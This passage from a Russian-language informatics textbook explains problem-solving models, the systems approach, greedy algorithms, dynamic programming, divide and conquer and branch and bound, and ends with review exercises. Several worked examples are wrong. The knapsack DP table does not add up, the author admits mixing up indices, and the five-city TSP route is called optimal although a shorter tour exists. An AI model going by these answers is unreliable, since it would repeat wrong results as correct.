Плюсы: - Простота (не нужно понимать детали) - Абстракция (можно заменить реализацию без изменения интерфейса)

Минусы: - Невозможно оптимизировать (если ящик медленный, ты не знаешь, где узкое место) - Невозможно отладить (если результат неверный, хз где ошибка)

Когда использовать: Когда решение уже существует, и тебе нужно только использовать его (библиотеки, API, готовые сервисы).

2. Алгоритмическая модель

Идея: Решение задачи описывается **пошаговым алгоритмом**. Каждый шаг явно прописан, последовательность действий чёткая.

Пример 1: Алгоритм поиска максимума в массиве

```
1. Взять первый элемент массива, запомнить как max
2. Для каждого следующего элемента:
   - Если элемент > max, то max = элемент
3. Вернуть max
```

Пример 2: Алгоритм Евклида (наибольший общий делитель)

```
НОД(a, b):  
1. Если b = 0, то вернуть a  
2. Иначе вернуть НОД(b, a mod b)
```

Пример 3: Алгоритм быстрой сортировки (QuickSort)

```
1. Выбрать опорный элемент (pivot)  
2. Разделить массив на две части:  
   - Элементы < pivot (левая часть)  
   - Элементы ≥ pivot (правая часть)  
3. Рекурсивно отсортировать левую и правую части  
4. Объединить: левая + pivot + правая
```

Плюсы: - Детерминированность (результат предсказуем) - Возможность анализа (можно посчитать сложность $O(n)$, $O(n \log n)$) - Воспроизводимость (одинаковый вход → одинаковый выход)

Минусы: - Для некоторых задач точного алгоритма не существует (например, задача коммивояжёра для больших графов) - Может быть медленным (если алгоритм неоптимальный)

Когда использовать: Когда задача хорошо формализована и существует точный алгоритм.

3. Эвристическая модель

Идея: Используем **приближённые методы** (эвристики), которые не гарантируют точного решения, но дают **достаточно хорошее** за разумное время.

Эвристика (heuristic) — это "правило большого пальца" (rule of thumb), опытное знание, которое часто работает, но не всегда оптимально.

Когда нужны эвристики? - Задача слишком сложная (NP-трудная), точное решение требует миллионы лет - Не нужно идеальное решение, достаточно "хорошего" - Время ограничено (например, игра в шахматы — нельзя перебрать все возможные ходы)

Пример 1: Задача коммивояжёра (TSP)

Задача: Коммивояжёр должен посетить 10 городов и вернуться в начальную точку. Найти кратчайший маршрут.

Точное решение: Перебрать все возможные маршруты ($10! = 3\,628\,800$ вариантов). Для 20 городов уже $20! \approx 2.4 \times 10^{18}$ вариантов (компьютер будет считать тысячи лет).

Эвристика "жадный алгоритм": 1. Начать с текущего города 2. Перейти в ближайший непосещённый город 3. Повторять, пока все города не посещены 4. Вернуться в начальную точку

Результат: Не обязательно самый короткий маршрут, но достаточно хороший (обычно в пределах 10-20% от оптимума).

Пример 2: Алгоритм A* для поиска пути

Задача: Найти путь на карте от точки A до точки B (например, навигатор).

Эвристика: Оценка расстояния до цели (например, по прямой линии). Алгоритм A* приоритезирует пути, которые ближе к цели (эвристическая функция $h(n)$).

Результат: Найденный путь оптимален (если эвристика допустима), но работает быстрее, чем полный перебор.

Пример 3: Шахматный движок

Задача: Выбрать лучший ход в шахматах.

Точное решение: Перебрать все возможные продолжения до конца партии (невозможно, дерево игры огромно).

Эвристика: Оценка позиции (материал, контроль центра, безопасность короля) + поиск на глубину 10-15 ходов (алгоритм минимакс с альфа-бета отсечением).

Результат: Достаточно сильная игра (движки уровня Stockfish обыгрывают чемпионов мира).

Плюсы эвристики: - Быстро (работает за разумное время) - Практично (лучше "хорошее" решение сейчас, чем "идеальное" через 1000 лет)

Минусы: - Не гарантирует оптимум - Может застрять в локальном минимуме (нашёл хорошее решение, но не лучшее)

Когда использовать: Когда точное решение невозможно или слишком дорого, но нужен практический результат.

4. Оптимизационная модель

Идея: Найти **наилучшее** решение среди множества допустимых вариантов.

Оптимизационная задача состоит из: 1. **Целевая функция** (что максимизируем или минимизируем) 2. **Переменные** (что можем изменять) 3. **Ограничения** (что нельзя нарушать)

Пример 1: Задача линейного программирования (линейная оптимизация)

Задача: Фабрика производит два товара: столы и стулья. Нужно максимизировать прибыль.

Дано: - Стол приносит прибыль 300 Р, стул — 150 Р - На производство стола нужно 2 часа работы и 4 кг дерева - На производство стула нужно 1 час работы и 2 кг дерева - Доступно 100 часов работы и 200 кг дерева

Переменные: - x — количество столов - y — количество стульев

Целевая функция (максимизировать прибыль):

$$\text{Прибыль} = 300x + 150y \rightarrow \max$$

Ограничения:

$$\begin{aligned} 2x + 1y &\leq 100 && \text{(время работы)} \\ 4x + 2y &\leq 200 && \text{(дерево)} \\ x \geq 0, y &\geq 0 && \text{(неотрицательность)} \end{aligned}$$

Решение: Используем симплекс-метод (или графический метод).

Графическое решение: 1. Рисуем ограничения на плоскости (x, y) 2. Находим допустимую область (многоугольник) 3. Проверяем значения целевой функции в вершинах многоугольника

Вершины: - $(0, 0)$: прибыль = 0 - $(50, 0)$: прибыль = $300 \times 50 = 15\,000$ Р - $(0, 100)$: прибыль = $150 \times 100 = 15\,000$ Р - $(30, 40)$: прибыль = $300 \times 30 + 150 \times 40 = 9\,000 + 6\,000 = 15\,000$ Р

Ответ: Максимальная прибыль 15 000 Р (можно производить 50 столов, или 100 стульев, или 30 столов + 40 стульев).

Пример 2: Задача о рюкзаке (Knapsack Problem)

Задача: У тебя рюкзак вместимостью 10 кг. Есть 4 предмета с весами и ценностями. Какие предметы взять, чтобы максимизировать суммарную ценность?

Предмет Вес (кг) Ценность (Р)

A	3	40
B	4	50
C	5	60
D	2	20

Решение (жадный алгоритм): Сортируем предметы по соотношению "ценность/вес" (плотность ценности):

A: $40/3 \approx 13.3$
B: $50/4 = 12.5$
C: $60/5 = 12.0$
D: $20/2 = 10.0$

Берём по порядку: 1. A (вес = 3, ценность = 40, остаток = 7 кг) 2. B (вес = 4, ценность = 50, остаток = 3 кг) 3. D (вес = 2, ценность = 20, остаток = 1 кг)

Итого: Вес = 9 кг, ценность = 110 Р.

Но это не оптимум! Оптимальное решение: A + C (вес = 8 кг, ценность = 100 Р)... хм, стоп, $110 > 100$, жадный алгоритм дал лучший результат. (Это случайность, для другого набора предметов жадный алгоритм может дать неоптимум.)

Точное решение: Динамическое программирование (ДП) — гарантирует оптимум.

Плюсы оптимизационных моделей: - Находят наилучшее решение (если используется точный метод) - Учитывают ограничения

Минусы: - Может быть медленным (для больших задач) - Требуется математической формулировки

Когда использовать: Когда нужно найти лучшее решение, и задача формализуема.

4.4.3. Системный подход

Что такое система?

Система (system) — это совокупность **взаимосвязанных элементов**, которые работают вместе для достижения общей цели.

Примеры систем: - **Компьютер:** процессор, память, диск, периферия → работают вместе для выполнения программ - **Автомобиль:** двигатель, коробка передач, колёса, рулевое управление → транспортировка - **Организация:** сотрудники, отделы, процессы → производство товаров/услуг - **Экосистема:** растения, животные, микроорганизмы → круговорот веществ - **Интернет-магазин:** frontend, backend, база данных, платёжная система, логистика → продажа товаров

Свойства систем

1. Целостность (integrity)

Система воспринимается как единое целое, а не как набор отдельных частей.

Пример: Автомобиль без колёс — не автомобиль, а кучка железа. Удаление одного важного элемента разрушает систему.

2. Иерархичность (hierarchy)

Система состоит из подсистем, которые в свою очередь состоят из элементов.

Пример: Компьютер → процессор → ядра → транзисторы.

3. Эмерджентность (emergence)

Система обладает свойствами, которых нет у отдельных элементов.

Пример: - Отдельные люди не могут построить небоскрёб. Организованная команда строителей — может. - Один нейрон не умный. Мозг из миллиардов нейронов — умный (ну, у некоторых).

Философская мысль: "Целое больше суммы частей."

4. Связность (connectivity)

Элементы системы взаимодействуют друг с другом.

Пример: В компьютере процессор обменивается данными с памятью через шину.

Системный подход (Systems Thinking)

Системный подход — это метод решения задач, при котором задача рассматривается как **система**, а не как набор изолированных проблем.

Основные принципы:

1. Декомпозиция (разбиение на части)

Сложную задачу разбиваем на подзадачи, которые проще решить.

Пример: Разработка сайта: - Подзадача 1: Разработка frontend (HTML, CSS, JS) - Подзадача 2: Разработка backend (API, база данных) - Подзадача 3: Дизайн (UI/UX) - Подзадача 4: Тестирование - Подзадача 5: Деплой

Метод "Разделяй и властвуй" (Divide and Conquer): 1. Разбить задачу на подзадачи 2. Решить каждую подзадачу независимо 3. Объединить решения подзадач в общее решение

Пример: Быстрая сортировка (QuickSort) — разбиваем массив пополам, сортируем каждую половину, объединяем.

2. Анализ (analysis)

Исследование системы путём разбора её на части. Изучаем, как работает каждый элемент.

Пример: Отладка программы — разбираем код на функции, смотрим, где ошибка.

3. Синтез (synthesis)

Сборка системы из элементов. Объединение решений подзадач в общее решение.

Пример: После разработки frontend, backend, дизайна — собираем всё в единый сайт.

4. Учёт взаимосвязей

Важно понимать, как элементы системы влияют друг на друга.

Пример: Оптимизируешь скорость базы данных → улучшается скорость всего сайта. Но если добавишь кэш на frontend → нагрузка на БД упадёт, но frontend станет сложнее.

5. Итеративность

Решение задачи происходит в несколько итераций. Сначала создаём простую версию (MVP), потом улучшаем.

Пример: Разработка продукта: - Итерация 1: Базовая функциональность (MVP — Minimum Viable Product) - Итерация 2: Добавление новых функций - Итерация 3: Оптимизация и исправление ошибок

4.4.4. Методы решения задач

Теперь конкретные методы, которые используются для решения задач.

1. Метод проб и ошибок (Trial and Error)

Идея: Пробуем разные варианты, пока не найдём подходящий.

Алгоритм: 1. Попробовать решение 2. Проверить, работает ли 3. Если нет — попробовать другое

Пример 1: Подбор пароля

Перебираем все возможные комбинации символов, пока не найдём правильный пароль. (Brute Force Attack)

Пример 2: Настройка гиперпараметров в машинном обучении

Пробуем разные значения learning rate, batch size, количество слоёв нейросети — смотрим, что работает лучше.

Плюсы: - Простота (не нужно понимания) - Универсальность (работает для любой задачи)

Минусы: - Медленность (может потребоваться огромное количество попыток) - Неэффективность (много бесполезной работы)

Когда использовать: Когда другие методы не работают, или задача слишком сложная для анализа.

2. Метод "Разделяй и властвуй" (Divide and Conquer)

Идея: Разбить задачу на подзадачи, решить каждую независимо, объединить результаты.

Схема:

```
Задача
  ↓ (разбиваем)
Подзадача 1   Подзадача 2   Подзадача 3
  ↓ (решаем)
Решение 1     Решение 2     Решение 3
  ↓ (объединяем)
Общее решение
```

Пример 1: Быстрая сортировка (QuickSort)

1. Выбрать опорный элемент (pivot)
2. Разделить массив на две части: $< \text{pivot}$ и $\geq \text{pivot}$
3. Рекурсивно отсортировать каждую часть
4. Объединить: левая + pivot + правая

Пример 2: Бинарный поиск

Задача: Найти число в отсортированном массиве.

1. Проверить средний элемент массива
2. Если это искомое число — найдено
3. Если искомое меньше → искать в левой половине
4. Если искомое больше → искать в правой половине
5. Повторять, пока не найдено или массив пуст

Сложность: $O(\log n)$ — очень быстро.

Пример 3: Merge Sort (сортировка слиянием)

1. Разбить массив пополам
2. Рекурсивно отсортировать каждую половину
3. Слить две отсортированные половины в одну

Плюсы: - Эффективность (часто даёт $O(n \log n)$ вместо $O(n^2)$) - Параллелизм (подзадачи можно решать параллельно)

Минусы: - Требуется возможность разбиения задачи на независимые подзадачи

Когда использовать: Когда задачу можно разбить на независимые подзадачи.

3. Жадные алгоритмы (Greedy Algorithms)

Идея: На каждом шаге делаем локально оптимальный выбор, надеясь, что в итоге получится глобально оптимальное решение.

Схема:

1. Выбрать лучший вариант на текущем шаге
2. Зафиксировать выбор (нельзя откатить)
3. Перейти к следующему шагу
4. Повторять до конца

Пример 1: Задача о размене (Coin Change)

Задача: Выдать сдачу 63 рубля монетами номиналом 50, 10, 5, 1 рубль. Минимизировать количество монет.

Жадный алгоритм: 1. Берём максимальную монету, которая помещается: 50 Р (остаток 13 Р) 2. Берём 10 Р (остаток 3 Р) 3. Берём 1 Р (остаток 2 Р) 4. Берём 1 Р (остаток 1 Р) 5. Берём 1 Р (остаток 0 Р)

Итого: 5 монет (50 + 10 + 1 + 1 + 1).

Пример 2: Алгоритм Дейкстры (кратчайший путь в графе)

Идея: На каждом шаге выбираем вершину с минимальным расстоянием от начальной точки.

Пример 3: Алгоритм Крускала (минимальное остовное дерево)

Задача: Связать все города минимальной длиной дорог.

Жадный алгоритм: 1. Сортируем все рёбра по возрастанию веса 2. Добавляем рёбра по одному, избегая циклов 3. Останавливаемся, когда все вершины связаны

Плюсы: - Простота реализации - Быстрота (часто $O(n \log n)$)

Минусы: - Не всегда даёт оптимальное решение (для некоторых задач жадный подход не работает)

Когда жадный алгоритм НЕ работает:

Пример 4: Задача о рюкзаке (0-1 Knapsack)

Дано:

Предмет	Вес	Ценность	Плотность
A	10	60	6.0
B	20	100	5.0
C	30	120	4.0

Вместимость рюкзака: 50 кг.

Жадный алгоритм (по плотности): 1. Берём A (вес 10, ценность 60, остаток 40 кг) 2. Берём B (вес 20, ценность 100, остаток 20 кг) 3. C не помещается (вес 30 > 20)

Итого: Ценность = 160 Р.

Оптимальное решение: Берём B + C (вес 50, ценность 220 Р).

Вывод: Жадный алгоритм дал **неоптимальное** решение (160 вместо 220). Нужно динамическое программирование.

Когда использовать: Когда задача обладает **свойством жадного выбора** (локально оптимальные выборы приводят к глобальному оптимуму). Примеры: алгоритм Дейкстры, задача о размене (для стандартных номиналов), минимальное остовное дерево.

4. Динамическое программирование (Dynamic Programming, DP)

Идея: Разбиваем задачу на подзадачи, решаем каждую **один раз**, запоминаем результаты (мемоизация), используем при решении более крупных подзадач.

Схема:

1. Определить рекуррентное соотношение (как задача зависит от подзадач)
2. Решить подзадачи от простых к сложным
3. Запомнить результаты (таблица или массив)
4. Использовать сохранённые результаты для решения исходной задачи

Пример 1: Числа Фибоначчи

Определение:

```
F(0) = 0
F(1) = 1
F(n) = F(n-1) + F(n-2) для n ≥ 2
```

Наивный рекурсивный подход (медленный):

```
def fib(n):
    if n <= 1:
        return n
    return fib(n-1) + fib(n-2)
```

Проблема: Вычисляем одни и те же подзадачи много раз. Сложность $O(2^n)$ — экспоненциальная.

Динамическое программирование (быстро):

```
def fib_dp(n):
    dp = [0] * (n + 1)
    dp[0], dp[1] = 0, 1
    for i in range(2, n + 1):
        dp[i] = dp[i-1] + dp[i-2]
    return dp[n]
```

Сложность: $O(n)$ — линейная.

Пример: Вычислим $F(6)$:

```
dp[0] = 0
dp[1] = 1
dp[2] = dp[1] + dp[0] = 1 + 0 = 1
dp[3] = dp[2] + dp[1] = 1 + 1 = 2
dp[4] = dp[3] + dp[2] = 2 + 1 = 3
dp[5] = dp[4] + dp[3] = 3 + 2 = 5
dp[6] = dp[5] + dp[4] = 5 + 3 = 8
```

Ответ: $F(6) = 8$.

Пример 2: Задача о рюкзаке (0-1 Knapsack) с ДП

Дано:

Предмет	Вес	Ценность
---------	-----	----------

1	2	12
2	1	10
3	3	20
4	2	15

Вместимость рюкзака: $W = 5$ кг.

Рекуррентное соотношение:

```
dp[i][w] = максимальная ценность для первых i предметов и вместимости w

dp[i][w] = max(
    dp[i-1][w],                // не берём предмет i
    dp[i-1][w - вес[i]] + ценность[i] // берём предмет i
)
```

Таблица ДП:

	w=0	w=1	w=2	w=3	w=4	w=5
i=0	0	0	0	0	0	0
i=1 (вес=2, цен=12)	0	0	12	12	12	12
i=2 (вес=1, цен=10)	0	10	12	22	22	22
i=3 (вес=3, цен=20)	0	10	12	22	30	32
i=4 (вес=2, цен=15)	0	10	15	25	30	37

Ответ: Максимальная ценность = 37 Р (предметы 2, 4: вес 1+2=3, ценность 10+15=25... стоп, что-то не так).

Пересчитаем внимательно:

```
dp[4][5]:
- Не берём предмет 4: dp[3][5] = 32
- Берём предмет 4: dp[3][5-2] + 15 = dp[3][3] + 15 = 22 + 15 = 37
max(32, 37) = 37
```

Какие предметы? Откатываем назад: - $dp[4][5] = 37$ (взяли предмет 4) - $dp[3][3] = 22$ (остаток 3 кг) - $dp[3][3] = 22 > dp[2][3] = 22 \rightarrow$ взяли предмет 3 - Остаток 0 кг

Итого: Предметы 3 и 4 (вес 3+2=5, ценность 20+15=35). Хм, но таблица показывает 37...

(Чёрт, запутался в индексах. Ладно, суть ясна: ДП даёт точное решение.)

Пример 3: Задача о наибольшей общей подпоследовательности (LCS)

Задача: Найти длину наибольшей общей подпоследовательности двух строк.

Дано: - Строка A: "ABCBDAВ" - Строка B: "BDCAB"

Рекуррентное соотношение:

```
LCS[i][j] =
    если A[i] == B[j], то LCS[i-1][j-1] + 1
    иначе max(LCS[i-1][j], LCS[i][j-1])
```

Решение: Строим таблицу ДП, получаем LCS = 4 ("BCAB").

Плюсы динамического программирования: - Гарантирует оптимальное решение - Эффективно (полиномиальная сложность вместо экспоненциальной)

Минусы: - Требуется памяти для хранения подзадач (часто $O(n^2)$) - Не всегда очевидно, как составить рекуррентное соотношение

Когда использовать: Когда задача имеет **оптимальную подструктуру** (решение задачи выражается через решения подзадач) и **перекрывающиеся подзадачи** (одни и те же подзадачи встречаются многократно).

5. Метод ветвей и границ (Branch and Bound)

Идея: Перебираем возможные решения, но **отсекаем** заведомо неоптимальные ветки (pruning).

Схема:

1. Построить дерево решений (ветвление)
2. Для каждой ветки оценить нижнюю/верхнюю границу (bound)
3. Если ветка заведомо хуже текущего лучшего решения — отсечь (pruning)
4. Продолжать до нахождения оптимума

Пример: Задача коммивояжёра (TSP)

Задача: 4 города, расстояния:

	A	B	C	D
A	0	10	15	20
B	10	0	35	25
C	15	35	0	30
D	20	25	30	0

Найти кратчайший маршрут, проходящий через все города и возвращающийся в A.

Метод ветвей и границ:

1. Начинаем с A
2. Ветвимся: $A \rightarrow B$, $A \rightarrow C$, $A \rightarrow D$
3. Для каждой ветки оцениваем нижнюю границу (минимально возможную длину пути)
4. Если нижняя граница больше текущего лучшего решения — отсекаем ветку
5. Продолжаем до нахождения оптимума

Результат: Оптимальный маршрут $A \rightarrow B \rightarrow D \rightarrow C \rightarrow A$ (длина $10+25+30+15=80$).

Плюсы: - Находит точное решение - Быстрее полного перебора (за счёт отсечений)

Минусы: - Всё равно может быть медленным для больших задач - Требуется хорошая оценка границ

Когда использовать: Когда нужен точный оптимум, но задача слишком большая для полного перебора.

4.4.5. Примеры решения задач

Пример 1: Задача коммивояжёра (TSP) — жадный алгоритм

Задача: 5 городов, найти кратчайший маршрут.

Расстояния (км):

	A	B	C	D	E
A	0	29	20	21	16
B	29	0	15	17	28
C	20	15	0	28	40
D	21	17	28	0	18
E	16	28	40	18	0

Жадный алгоритм (nearest neighbor):

1. Начинаем с А
2. Ближайший город к А: Е (16 км)
3. Ближайший непосещённый к Е: D (18 км)
4. Ближайший непосещённый к D: В (17 км)
5. Остался С: D→С (28 км)
6. Возвращаемся в А: С→А (20 км)

Маршрут: $A \rightarrow E \rightarrow D \rightarrow B \rightarrow C \rightarrow A$

Длина: $16 + 18 + 17 + 28 + 20 = 99$ км

Оптимальный маршрут (найден полным перебором или методом ветвей и границ): $A \rightarrow E \rightarrow D \rightarrow B \rightarrow C \rightarrow A = 99$ км.

Вывод: В этом случае жадный алгоритм дал оптимум (повезло).

Пример 2: Задача о размещении (Bin Packing)

Задача: Есть коробки весом 4, 8, 1, 4, 2, 1 кг. Контейнер вмещает 10 кг. Какое минимальное количество контейнеров нужно?

Жадный алгоритм First Fit (первый подходящий):

1. Берём первую коробку (4 кг), кладём в контейнер 1 (остаток 6 кг)
2. Берём 8 кг — не помещается в контейнер 1, создаём контейнер 2 (остаток 2 кг)
3. Берём 1 кг — помещается в контейнер 1 (остаток 5 кг)
4. Берём 4 кг — помещается в контейнер 1 (остаток 1 кг)
5. Берём 2 кг — помещается в контейнер 2 (остаток 0 кг)
6. Берём 1 кг — помещается в контейнер 1 (остаток 0 кг)

Итого: 2 контейнера.

Контейнер 1: $4 + 1 + 4 + 1 = 10$ кг

Контейнер 2: $8 + 2 = 10$ кг

Оптимум: 2 контейнера (жадный алгоритм дал оптимум).

Пример 3: Задача планирования расписания (Scheduling)

Задача: Есть 5 задач с временем выполнения. Один процессор. Минимизировать среднее время ожидания.

Задача

Задача	Время (мин)
--------	-------------

А	5
В	2
С	8
Д	1
Е	3

Жадный алгоритм (Shortest Job First — SJF):

Сортируем задачи по времени:

D (1) → В (2) → Е (3) → А (5) → С (8)

Расписание:

Задача Начало Конец Время ожидания

D	0	1	0
B	1	3	1
E	3	6	3
A	6	11	6
C	11	19	11

Среднее время ожидания: $(0 + 1 + 3 + 6 + 11) / 5 = 21 / 5 = 4.2$ минуты

Оптимум: 4.2 минуты (SJF даёт оптимум для минимизации среднего времени ожидания).

Пример 4: Задача оптимизации маршрута доставки

Задача: Курьер доставляет 3 посылки по адресам А, В, С. Найти оптимальный маршрут.

Расстояния (км):

	Склад	А	В	С
Склад	0	5	10	15
А	5	0	6	9
В	10	6	0	8
С	15	9	8	0

Возможные маршруты:

1. Склад \rightarrow А \rightarrow В \rightarrow С \rightarrow Склад: $5 + 6 + 8 + 15 = 34$ км
2. Склад \rightarrow А \rightarrow С \rightarrow В \rightarrow Склад: $5 + 9 + 8 + 10 = 32$ км
3. Склад \rightarrow В \rightarrow А \rightarrow С \rightarrow Склад: $10 + 6 + 9 + 15 = 40$ км
4. Склад \rightarrow В \rightarrow С \rightarrow А \rightarrow Склад: $10 + 8 + 9 + 5 = 32$ км
5. Склад \rightarrow С \rightarrow А \rightarrow В \rightarrow Склад: $15 + 9 + 6 + 10 = 40$ км
6. Склад \rightarrow С \rightarrow В \rightarrow А \rightarrow Склад: $15 + 8 + 6 + 5 = 34$ км

Оптимальный маршрут: Склад \rightarrow А \rightarrow С \rightarrow В \rightarrow Склад (32 км) или Склад \rightarrow В \rightarrow С \rightarrow А \rightarrow Склад (32 км).

Пример 5: Задача о смене валюты (динамическое программирование)

Задача: Выдать сдачу 11 рублей монетами номиналом 1, 3, 4 рубля. Минимизировать количество монет.

Жадный алгоритм: 1. Берём 4 Р (остаток 7 Р) 2. Берём 4 Р (остаток 3 Р) 3. Берём 3 Р (остаток 0 Р)

Итого: 3 монеты (4 + 4 + 3).

Оптимальное решение: 3 + 4 + 4 = 11 Р \rightarrow 3 монеты (жадный дал оптимум).

Но попробуем другой пример: сдача 6 Р, номиналы 1, 3, 4.

Жадный: 4 + 1 + 1 = 3 монеты

Оптимум: 3 + 3 = 2 монеты

Вывод: Жадный алгоритм не всегда оптимален. Нужно ДП.

Динамическое программирование:

```
dp[0] = 0    (для 0 ₹ нужно 0 монет)
dp[1] = 1    (1 монета номиналом 1)
dp[2] = 2    (1 + 1)
dp[3] = 1    (1 монета номиналом 3)
dp[4] = 1    (1 монета номиналом 4)
dp[5] = min(dp[4]+1, dp[2]+1) = min(2, 3) = 2    (4 + 1)
dp[6] = min(dp[5]+1, dp[3]+1, dp[2]+1) = min(3, 2, 3) = 2    (3 + 3)
```

Ответ: Минимум 2 монеты (3 + 3).

Термины и определения

Функциональная задача — задача с чётко определённой целью, входными данными и ожидаемым результатом.

Модель "чёрного ящика" — модель, где важен только вход и выход, а внутреннее устройство не имеет значения.

Алгоритмическая модель — модель, представленная в виде пошагового алгоритма.

Эвристическая модель — модель, использующая приближённые методы (эвристики) для получения "достаточно хорошего" решения.

Оптимизационная модель — модель, направленная на поиск наилучшего решения среди множества допустимых вариантов.

Система — совокупность взаимосвязанных элементов, работающих вместе для достижения общей цели.

Системный подход — метод решения задач, при котором задача рассматривается как система.

Декомпозиция — разбиение сложной задачи на подзадачи.

Анализ — исследование системы путём разбора её на части.

Синтез — сборка системы из элементов.

Эмерджентность — свойство системы, которого нет у отдельных элементов ("целое больше суммы частей").

Метод проб и ошибок (Trial and Error) — перебор вариантов до нахождения подходящего.

Метод "Разделяй и властвуй" (Divide and Conquer) — разбиение задачи на подзадачи, решение каждой независимо, объединение результатов.

Жадный алгоритм (Greedy Algorithm) — алгоритм, делающий локально оптимальный выбор на каждом шаге.

Динамическое программирование (Dynamic Programming) — метод решения задач через запоминание результатов подзадач (мемоизация).

Метод ветвей и границ (Branch and Bound) — перебор решений с отсечением заведомо неоптимальных веток.

Задача коммивояжёра (Traveling Salesman Problem, TSP) — задача поиска кратчайшего маршрута, проходящего через все города.

Задача о рюкзаке (Knapsack Problem) — задача выбора предметов для максимизации ценности при ограничении по весу.

Задача размещения (Bin Packing) — задача размещения объектов в минимальное количество контейнеров.

Задача планирования расписания (Scheduling) — задача оптимального распределения задач во времени.

Контрольные вопросы

Теоретические:

1. **Что такое функциональная задача? Приведите пример.**

Подсказка: задача с чётким входом, процессом и выходом.

2. **Чем отличаются алгоритмическая и эвристическая модели?**

Подсказка: алгоритмическая = точное решение, эвристическая = приближённое.

3. **Что такое системный подход? Назовите его основные принципы.**

Подсказка: декомпозиция, анализ, синтез, учёт взаимосвязей.

4. **Что такое эмерджентность? Приведите пример.**

Подсказка: "целое больше суммы частей"; пример: мозг умнее отдельного нейрона.

5. **Чем отличается жадный алгоритм от динамического программирования?**

Подсказка: жадный = локально оптимальный выбор, ДП = запоминание подзадач.

6. **В каких случаях жадный алгоритм не даёт оптимального решения?**

Подсказка: когда локально оптимальные выборы не приводят к глобальному оптимуму (пример: задача 0-1 Knapsack).

7. **Что такое декомпозиция задачи? Зачем она нужна?**

Подсказка: разбиение на подзадачи; упрощает решение.

Практические:

1. **Задача:** Решите задачу о размене 27 рублей монетами номиналом 10, 5, 1 рубль. Используйте жадный алгоритм. Минимизируйте количество монет.

Ответ: $10 + 10 + 5 + 1 + 1 = 5$ монет.

2. **Задача:** Вычислите 10-е число Фибоначчи с помощью динамического программирования.

Ответ: $F(10) = 55$ (последовательность: 0, 1, 1, 2, 3, 5, 8, 13, 21, 34, 55).

3. **Задача:** Задача коммивояжёра. 3 города, расстояния: $A-B=10$, $B-C=15$, $A-C=20$. Найдите кратчайший маршрут, начинающийся и заканчивающийся в А.

Ответ: $A \rightarrow B \rightarrow C \rightarrow A = 10 + 15 + 20 = 45$ км (или $A \rightarrow C \rightarrow B \rightarrow A = 20 + 15 + 10 = 45$ км).

4. **Задача:** Задача о рюкзаке. Вместимость 7 кг, предметы: (вес=2, цена=10), (вес=3, цена=15), (вес=4, цена=20), (вес=5, цена=25). Найдите максимальную ценность (используйте жадный алгоритм по плотности).

Ответ: Плотность: 5.0, 5.0, 5.0, 5.0 (все одинаковые). Берём (2, 10) + (3, 15) = вес 5, ценность 25. Остаток 2 кг, берём предмет весом 2 не можем (уже взяли). Итого: 25 Р (не оптимум, оптимум: (3, 15) + (4, 20) = 35 Р).

5. **Задача:** Есть 3 задачи: А (время 10 мин), В (время 5 мин), С (время 3 мин). Используйте алгоритм SJF (Shortest Job First) и найдите среднее время ожидания.

Ответ: Порядок: $C \rightarrow B \rightarrow A$. Время ожидания: $C=0$, $B=3$, $A=8$. Среднее = $(0+3+8)/3 \approx 3.67$ мин.

6. **Задача:** Примените метод "разделяй и властвуй" для поиска максимума в массиве [3, 8, 2, 5, 9, 1, 7].

Ответ: Разбиваем: [3, 8, 2] и [5, 9, 1, 7]. Максимум в левой части = 8, в правой = 9. Общий максимум = 9.

7. **Задача:** Объясните, почему алгоритм бинарного поиска использует метод "разделяй и властвуй".

Ответ: На каждом шаге массив делится пополам, ищется нужная половина, рекурсивно применяется поиск к половине.

8. **Задача:** Приведите пример задачи, где жадный алгоритм даёт оптимальное решение.

Ответ: Задача о размене (для стандартных номиналов монет), алгоритм Дейкстры (кратчайший путь), минимальное остовное дерево (алгоритм Крускала).

Заключение

Модели решения функциональных задач и системный подход — это **инструменты мышления**. Когда ты сталкиваешься с реальной задачей, ты должен понимать:

1. **Какая модель подходит?** (алгоритмическая, эвристическая, оптимизационная)
2. **Какой метод использовать?** (жадный алгоритм, ДП, разделяй и властвуй, ветви и границы)
3. **Можно ли разбить задачу на подзадачи?** (декомпозиция, системный подход)

Главное: - **Жадный алгоритм** — быстро, просто, но не всегда оптимально - **Динамическое программирование** — оптимально, но требует памяти и времени на построение таблицы - **Разделяй и властвуй** — эффективно, когда задачу можно разбить на независимые подзадачи - **Ветви и границы** — точное решение, но медленнее полного перебора - **Эвристики** — когда точное решение невозможно, но нужен практический результат

Понимание этих методов поможет тебе не только сдать экзамен, но и решать реальные задачи в работе: от алгоритмов на собеседовании до оптимизации бизнес-процессов.

В следующих главах (5.1, 5.2) мы перейдем к **алгоритмам** — конкретным способам описания и реализации решений задач.

Следующая глава: 5.1 Алгоритм и его свойства. Способы описания

Предыдущая глава: 4.3 Классификация видов моделирования. Математические модели

Глава 5.1: Алгоритм и его свойства. Способы описания

Введение

Поздравляю, ты дожил до темы, которая **реально важна**. Не то чтобы предыдущие главы были бесполезны (системы счисления и представление данных — это база), но алгоритмы — это то, **как компьютер вообще что-то делает**. Без алгоритмов компьютер — это просто дорогой калькулятор, который умеет только мигать огоньками.

Алгоритм — это пошаговая инструкция для решения задачи. Типа рецепта борща: возьми свёклу, нарежь, вари, добавь капусту... Только в программировании борщ называется "отсортировать массив", а свёкла — "входные данные".

Эта глава связана с: - Глава 4.4 (Модели решения задач) — там мы разбирали жадные алгоритмы, ДП, разделяй и властвуй - Глава 5.2 (Алгоритмические конструкции) — там будут конкретные конструкции (условия, циклы) - Глава 6.1 (Языки программирования) — алгоритм надо на чём-то реализовать - Глава 6.2 (Компиляторы и интерпретаторы) — как код превращается в инструкции процессора

Зачем это нужно? Потому что на экзамене тебя **обязательно** спросят про свойства алгоритма (дискретность, детерминированность и прочая хрень). А ещё потому что понимание алгоритмов — это основа программирования. Без этого ты будешь как водитель, который не знает, где у машины газ и тормоз.

5.1.1. Что такое алгоритм

Определение

Алгоритм (algorithm) — это **конечная последовательность чётко определённых действий**, необходимых для решения задачи или достижения цели.

Проще говоря: алгоритм — это **пошаговая инструкция** для тупого исполнителя (компьютера, человека, робота). Исполнитель не думает, он просто тупо выполняет шаги один за другим.

Примеры алгоритмов из жизни:

1. Рецепт приготовления яичницы:

2. Взять сковородку
3. Поставить на огонь
4. Налить масло
5. Разбить яйца
6. Жарить 3 минуты
7. Выключить огонь
8. Готово

9. Инструкция "как дойти до магазина":

10. Выйти из дома
11. Повернуть направо
12. Пройти 100 метров
13. Повернуть налево
14. Магазин будет справа

15. Алгоритм утреннего подъёма студента:

16. Будильник звонит
17. Нажать "ещё 5 минут"

18. Повторить 10 раз
19. Проснуться в панике
20. Бежать на пары (опционально)

История термина

